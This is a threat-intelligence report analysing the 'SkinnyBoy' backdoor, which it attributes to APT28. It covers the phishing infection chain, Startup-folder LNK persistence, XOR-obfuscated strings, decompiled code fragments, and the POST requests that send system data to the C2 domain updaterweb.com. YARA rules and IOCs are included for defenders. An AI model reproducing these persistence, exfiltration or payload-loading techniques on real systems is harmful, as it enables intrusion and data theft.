



05 2021

TLP: WHITE

A NOT SO FANCY GAME EXPLORING THE NEW SKINNYBOY BEAR'S BACKDOOR



www.cluster25.io
[@cluster25_io](https://twitter.com/cluster25_io)

CONTENTS

EXECUTIVE SUMMARY	3
01 INTRODUCTION	4
02 ADVERSARY OPERATIONAL SECURITY	6
INFECTION CHAIN	7
01 VECTOR AND FIRST STAGE	8
02 SKINNYBOY DROPPER	8
03 SKINNYBOY LAUNCHER	10
04 SKINNYBOY IMPLANT	12
ATTRIBUTION	17
ATT&CK MATRIX	18
DETECTION RULE	19
SKINNYBOY DROPPER [YARA]	19
SKINNYBOY LAUNCHER [YARA]	20
SKINNYBOY IMPLANT [YARA]	21
IOCS	22
ABOUT THE REPORT	23

EXECUTIVE SUMMARY

This paper presents an analysis of a new and previously unreported malware internally dubbed as "SkinnyBoy".

Based on long-term observations and technical evidence, Cluster25 cyber intelligence research team associates this implant, with a medium-high degree of confidence, to the threat actor known as APT 28 / Fancy Bear / Pawn Storm.

01 INTRODUCTION

APT 28 (aka Pawn Storm, Fancy Bear, Strontium) is a famous hacking group that often grabs the media's attention when suspected of perpetrating cyber intrusions that occurred against high profile public and private institutions.

It's categorized as APT (Advanced Persistent Threat) because this adversary pursues a well-defined set of goals against a set of well-defined targets. Presumably operating since the mid-2000s, its techniques, tactics, and procedures are compatible with a state-sponsored threat actor. The group usually targets companies and organizations operating in the military, government, and diplomatic sectors, and security organizations aligned with the NATO objectives.

This adversary can adopt different techniques and tactics to obtain initial access to the victim's system. Among these there are certainly:

1. *Watering hole attacks against compromised websites frequently visited by targets*
2. *Exploit kit / Oday and common vulnerabilities used to infect targets*
3. *Social engineering techniques, such as spear-phishing email messages*
4. *Credential Theft*

However, even though these techniques can sometimes be very evolved, it is not unusual to observe and correlate less sophisticated activities aimed at obtaining a foothold in the targeted perimeter.

Indeed, APT28 / Fancy Bear has been observed quite often updating their tools and malware implants. While over time it was possible to notice substantial increases in sophistication even among different samples of the same malware family, other times the level of sophistication was significantly lower than expected.

INTRODUCTION

Considering the group's capabilities, the tactic of significantly lowering these levels becomes functional with an attempt to deceive the APT nature of the sample and make any attribution effort more complex.

This is the case of the last implant observed by our research team which has a rather low level of sophistication and basic operating logic even if fully operational and functional. This implant, which is still unreported at the time of writing, has been internally called ***SkinnyBoy*** and its attribution goes to ***APT28/Fancy Bear*** group after months of observations.

Before analyzing this sample, we found out it was uploaded on a popular online platform and detected only by Microsoft Defender engine as belonging to the "***AceLog***" family.

During our analysis, we came to the conclusion that this implant was used to target military and government institutions.

02 ADVERSARY OPERATIONAL SECURITY

During the analysis of the campaign, the adversary was observed using commercial VPN services as part of their OPsec in order to hide thier tracks. The same VPN services were used to purchase and manage their infrastructure during this campaign, according to the simplified scheme shown below:




Fig. 1 - Adversary connectivity schema

INFECTION CHAIN

Comparable with previous APT28 / Fancy Bear attacks, the actor used spear-phishing techniques to deliver multi-staged infection chains with at least two different drop points.

01 VECTOR AND FIRST STAGE

The vector of the infection is a spear phishing email delivering a Word Office document with a significant name **related to an International Conference**. Both the vector and its naming are consistent with APT28 / FancyBear TTPs.

As expected, the document triggers a MACRO function able to extract a Microsoft Dynamic Link Library (DLL) which then acts as downloader of a ***SkinnyBoy dropper (tdp1.exe)*** from a first dropurl.

02 SKINNYBOY DROPPER

tdp1.exe is the second stage of the infection. Once downloaded in the victim's file system, it extracts all the components necessary to set persistence and trigger the following malicious operations. The extracted payload is encoded in Base64 format and appended as an overlay in the executable file.




Fig. 2 - Overlay of *tdp1.exe*

INFECTION CHAIN

At the time of execution, the malicious process decodes the payload and, starting from it, writes two different files on the filesystem, then deletes itself. The dropped files are:

-C:|Users|%username%|AppData|Local|devtmrn.exe

(2a652721243f29e82bdf57b565208c59937bbb6af4ab51e7b6ba7ed270ea6bce)

- C:|Users|%username%|AppData|Local|Microsoft|TerminalServerClient|TermSrvCl.t.dll

(ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698)

The names of the dropped files and of the created folder are stored in the executable in a encrypted way. The actor used a different XOR key for each string used. Some of these associations are shown in the following table.

CLEAR STRING	USED XOR KEY
Microsoft	MV\$)fjgkl
TerminalServerClient	KV*#4u8K#HdefnNFn4fg
TermSrvCl.t.dll	IOJ\$C#83r#rji2

Tab.1 - Used XOR keys

To stay under the radar, the malware never executes the extracted files. Instead, it creates a persistence mechanism on the infected machine which allows a delayed execution of the next stages.

It creates a LNK file under Windows Startup folder (%appdata%\Microsoft\Windows\Start Menu\Programs\Startup), named **devtmrn.lnk**, which points to the extracted malware **devtmrn.exe**.

The creation of the link file occurs through a Windows COM object instantiated using the **CoCreateInstance** WinAPI function, passing the CLSID associated to LNK files as argument.

INFECTION CHAIN

```
CoInitialize(0);
CoCreateInstance(&rcIsid, 0, 1u, &riid, (LPVOID *)&nNumberOfBytesToWrite);
*(void (__stdcall **)(DWORD, WCHAR *, int))(*(_DWORD *)nNumberOfBytesToWrite + 80)((
    nNumberOfBytesToWrite,
    String1,
    a2);
*(void (__stdcall **)(DWORD, WCHAR *))(*(_DWORD *)nNumberOfBytesToWrite + 36))(nNumberOfBytesToWrite, v34);
*(void (__stdcall **)(DWORD, int))(*(_DWORD *)nNumberOfBytesToWrite + 60))(nNumberOfBytesToWrite, 2);
if ( (**(int (__stdcall **)(DWORD, void *, LPCSTR *))nNumberOfBytesToWrite)(
    nNumberOfBytesToWrite,
    &unk_11681B8,
    &pszString) >= 0 )
{
    *(void (__stdcall **)(LPCSTR, WCHAR *, _DWORD))(*(_DWORD *)pszString + 24))(pszString, v36, 0);
    *(void (__stdcall **)(LPCSTR))(*(_DWORD *)pszString + 8))(pszString);
}
*(void (__cdecl **)(DWORD))(*(_DWORD *)nNumberOfBytesToWrite + 8))(nNumberOfBytesToWrite);
CoFreeUnusedLibraries();
CoUninitialize();
```

Fig. 3 - Part of the routine used to create LNK file

```
(HKEY_CLASSES_ROOT|.lnk|ShellEx{000214F9-0000-0000-C000-000000000046})
```

03 SKINNYBOY LAUNCHER

Once the machine reboots, the LNK file, placed into system's Startup folder, triggers the execution of the **devtmrn.exe** executable, which simply acts as a launcher of the main implant.

When launched, it only checks the existence of the following path

```
C:|Users|%username%|AppData|Local|Microsoft|TerminalServerClient|TermSrvClnt.dll
```

and starts a new process invoking the first DLL exported function, named **RunMod**.

INFECTION CHAIN

To identify the right DLL to launch, the executable calculates the SHA256 hashes of each filename into **C:|Users|%username%|AppData|Local** comparing each one of them with the pre-computed SHA256 of the string **TermSrvClt.dll**, which is:

```
F4 EB 56 52 AF 4B 48 EE 08 FF 9D 44 89 4B D5 66 24 61 2A 15 1D 58 14 F9 6D 97 13 2C 6D 07 6F 86
```

Hashes are calculated through classic WinAPI functions, such as **CryptHashData** and **CryptGetHashParam**, as illustrated in the following figure.

```
if ( CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0xF0000000) )
{
    GetLastError();
    CryptCreateHash(phProv, 0x800Cu, 0, 0, &phHash);
    GetLastError();
    CryptHashData(phHash, (const BYTE *)FindFileData.cFileName, v9, 0);
    GetLastError();
    pdwDataLen = 100;
    CryptGetHashParam(phHash, 2u, pbData, &pdwDataLen, 0);
    CryptDestroyHash(phHash);
    CryptReleaseContext(phProv, 0);
    v10 = pdwDataLen;
}
```

Fig. 4 - Hash checking routine

04 SKINNYBOY IMPLANT

The DLL executable, named *TermSrvClt.dll*, corresponds to the main implant of the infection chain. It exfiltrates information about the infected system and retrieves and launches the final payload.

Once triggered, the process executes two Windows utilities to gather information about the system, *systeminfo.exe* and *tasklist.exe*. subsequently, it extracts a list of filenames contained in a subset of interesting directories, which are:

- C:\Users\%username%\Desktop
- C:\Program Files
- C:\Program Files (x86)
- C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Administrative Tools
- C:\Users\%username%\AppData\Roaming
- C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Templates
- C:\Windows
- C:\Users\user\AppData\Local\Temp

The output of this phase is concatenated using a fixed structure, which is then sent to the Command and Control, *updaterweb[.]com*, using a POST request with the following body schema:

INFECTION CHAIN

```
POST https://updaterweb.com/ HTTP/1.1
User-Agent: Opera
Host: updaterweb.com
Content-Length: 39739
Cache-Control: no-cache

id={MACHINE_NAME}#{USERNAME}#{DISK_VOLUME_SERIAL}
&current=1&total=1&data={BASE64_ENCODED_EXTRACTED_INFO}
```

Tab. 2 - First POST request

Before being encoded in Base64, the previously extracted information is organized according to the following structure:

INFECTION CHAIN

```
D8 1A 00 00
systeminfo output
{two random bytes} 00 00
tasklist output
{two random bytes} 00 00
#####C:\Users\user\Desktop\*#####
files list
#####C:\Program Files\*#####
files list
#####C:\Program Files (x86)\*#####
files list
#####C:\Users\user\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Administrative Tools\*#####
files list
#####C:\Users\user\AppData\Roaming\*#####
files list
#####C:
\Users\user\AppData\Roaming\Microsoft\Windows\Templates\*#####
files list
#####C:\Windows\*#####
files list
#####C:\Users\user\AppData\Local\Temp\*#####
files list
```

Tab. 3 - POST body structure

INFECTION CHAIN

After completing the first HTTPS POST request containing the gathered information, the malware contacts the C2 again in order to retrieve the next payload. The new POST request is structured as follow:

```
POST https://updaterweb.com/ HTTP/1.1
User-Agent: Opera
Host: updaterweb.com
Content-Length: 37
Cache-Control: no-cache

id={MACHINE_NAME}#{USERNAME}#{DISK_VOLUME_SERIAL}&cmd=y
```

Tab. 4 - Second POST request

To avoid static detection, the format strings used to build the POST request body are XORED using two different keys, as seen in the previous stage.

CLEAR STRING	USED XOR KEY
id=%s#%s#%u¤t=%s&total=%s&data=	qpzoamxiendufbtbf3- #*\$40fvnpwOPDwdkvn
id=%s#%s#%u&cmd=y	CEJ&V%\$84k839y92m

Tab. 5 - Other XOR keys

INFECTION CHAIN

Finally, the Command and Control should reply with the next DLL that will be executed, representing the final stage of the infection, which probably manifests backdoor behaviors.

By statically analyzing the *TermSrvClt.dll* compiled code, we can assume that once the server correctly replies, it stores the downloaded file in %TEMP% folder, self-injecting and executing it in memory using the LoadLibrary and GetProcAddress WinAPIs.

The downloaded file is then deleted to covert the infection tracks.

```

LABEL_23:
    phProv = 0;
    WriteFile(v14, ptr_dll_to_write, dwDataLen, &phProv, 0);
    CloseHandle(v14);
    SetFileAttributesW(Buffer, 0x80u);
}
}
if ( PathFileExistsW(Buffer) )
{
    v16 = LoadLibraryW(Buffer);
    proc_addr_export_dll = (int)GetProcAddress(v16, (LPCSTR)1);
    Size = ((int (__stdcall *)(char **))proc_addr_export_dll)(&v30);
    FreeLibrary(v16);
}
}
del_dropped_dll();
}

```

Fig. 5 - Part of DLL loading

ATTRIBUTION

After a period of observation of the described threat and an in-depth analysis of the identified victimology, Cluster25 team attributes the *SkinnyBoy* implant and the related attack to Russian Group known as APT28 / FancyBear with a mid-to-high confidence.

ATT&CK MATRIX

TACTIC	TECHNIQUE	NAME
Execution	T1059	Command and Scripting Interpreter
	T1204	User Execution
Persistence	T1547	Boot or Logon Initialization Scripts
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Discovery	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
Collection	T1005	Data From Local System
	T1119	Automated Collection
Command and Control	T1071	Application Layer Protocol
	T1132	Data Encoding
Exfiltration	T1020	Automated Exfiltration
	T1041	Exfiltration over C2 Channel

DETECTION RULE

SkinnyBoy Dropper [YARA]

```
rule APT28_SkinnyBoy_Dropper: RUSSIAN THREAT ACTOR {
  meta:
    author = "Cluster25"
    hash1 = "12331809c3e03d84498f428a37a28cf6cbb1dafe98c36463593ad12898c588c9"
  strings:
    $ = "cmd /c DEL " ascii
    $ = "\" ascii
    $ = {8a 08 40 84 c9 75 f9}
    $ = {0f b7 84 0d fc fe ff ff 66 31 84 0d fc fd ff ff}
  condition:
    (uint16(0) == 0x5A4D and all of them)
}
```

DETECTION RULE

SkinnyBoy Launcher [YARA]

```
rule APT28_SkinnyBoy_Launcher: RUSSIAN THREAT ACTOR {
  meta:
    author = "Cluster25"
    hash1 = "2a652721243f29e82bdf57b565208c59937bbb6af4ab51e7b6ba7ed270ea6bce"
  strings:
    $sha = {F4 EB 56 52 AF 4B 48 EE 08 FF 9D 44 89 4B D5 66 24 61 2A 15 1D 58 14 F9 6D 97
13 2C 6D 07 6F 86}
    $I1 = "CryptGetHashParam" ascii
    $I2 = "CryptCreateHash" ascii
    $I3 = "FindNextFile" ascii
    $I4 = "PathAddBackslashW" ascii
    $I5 = "PathRemoveFileSpecW" ascii
    $h1 = {50 6A 00 6A 00 68 0C 80 00 00 FF ?? ?? ?? FF 15 ?? ?? ?? ?? FF 15 ?? ?? ?? ?? 6A 00
56 ?? ?? ?? ?? 50 FF ?? ?? ?? FF 15 ?? ?? ?? ?? FF 15 ?? ?? ?? ??}
    $h2 = {8B 01 3B 02 75 10 83 C1 04 83 C2 04 83 EE 04 73 EF}
  condition:
    uint16(0) == 0x5a4d and filesize < 100KB and ($sha or (all of ($I*) and all of ($h*)))
}
```

DETECTION RULE

SkinnyBoy Implant [YARA]

```
import "pe"
rule APT28_SkinnyBoy_Implanter: RUSSIAN THREAT ACTOR {
  meta:
    author= "Cluster25"
    date= "2021-05-24"
    hash= "ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698"
  strings:
    $enc_string = {F3 0F 7E 05 ?? ?? ?? ?? 6? [5] 6A ?? 66 [6] 66 [7] F3 0F 7E 05 ?? ?? ?? ?? 8D
85 [4] 6A ?? 50 66 [7] E8}
    $heap_ops = {8B [1-5] 03 ?? 5? 5? 6A 08 FF [1-6] FF ?? ?? ?? ?? [0-6] 8B ?? [0-6] 8?}
    $xor_cycle = { 8A 8C ?? ?? ?? ?? ?? 30 8C ?? ?? ?? ?? ?? 42 3B D0 72 }
  condition:
    uint16(0) == 0x5a4d and pe.is_dll() and filesize < 100KB and $xor_cycle and $heap_ops and
$enc_string
}
```

IOCS

CATEGORY	TYPE	VALUE
PAYLOAD-DELIVERY	MD5	ae1e587d19250deb40e92587b8a2188c
PAYLOAD-DELIVERY	SHA1	efa4fa5ddee99853c32b321496f9369f2db119eb
PAYLOAD-DELIVERY	SHA256	12331809c3e03d84498f428a37a28cf6cbb1dafa98c36463593ad12898c588c9
PAYLOAD-DELIVERY	MD5	4f3ac4c7b5932f11662d4d22fa5d88ec
PAYLOAD-DELIVERY	SHA1	45d607109d1a12a279664eec8f4bd604287b62c7
PAYLOAD-DELIVERY	SHA256	04e1772997b884540d5728a2069c3cc93b8f29478e306d341120f789ea8ec79e
PAYLOAD-DELIVERY	MD5	3537ed6d4038ca7dbc054308c40fc3e3
PAYLOAD-DELIVERY	SHA1	a13cb50e2405440ec984dd3fc340bceea4a81cfc
PAYLOAD-DELIVERY	SHA256	2a652721243f29e82bdf57b565208c59937bbb6af4ab51e7b6ba7ed270ea6bce
PAYLOAD-DELIVERY	MD5	fa4b1efd428bbf47f9c8395ca91eff25
PAYLOAD-DELIVERY	SHA1	e15c665f02fb288fc4bdef9d23b2dc802b3aca0d
PAYLOAD-DELIVERY	SHA256	ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698
NETWORK-ACTIVITY	DOMAIN	updaterweb.com
NETWORK-ACTIVITY	DOMAIN	getstatpro.com
NETWORK-ACTIVITY	IPv4	194.33.40.72
NETWORK-ACTIVITY	IPv4	5.149.253.45

ABOUT THE REPORT

This report and the information therein contained are not subject to restrictions on sharing in its original form.



Cluster25 is a cybersecurity research division.

Its experts are specialized in hunting and collecting cyber threats, analysis and reverse-engineering processes. Cluster25's members internally develop technologies and capabilities for attribution practices, classification and categorization of malicious artifacts, often before being used in operations.

Visit us at **cluster25.io**

©2021 Cluster25. All rights reserved. All materials are intended for the original recipient only. The reproduction and distribution of this material is prohibited without express written permission from Cluster25. Given the inherent nature of threat intelligence, the content contained in this report is based on information gathered and understood at the time of its creation. The information in this report is general in nature and does not take into account the specific needs of your IT ecosystem and network, which may vary and require unique action. As such, Cluster25 provides the information and content on an "as-is" basis without representation or warranty and accepts no liability for any action or failure to act taken in response to the information contained or referenced in this report. The reader is responsible for determining whether or not to follow any of the suggestions, recommendations or potential mitigations set out in this report, entirely at their own discretion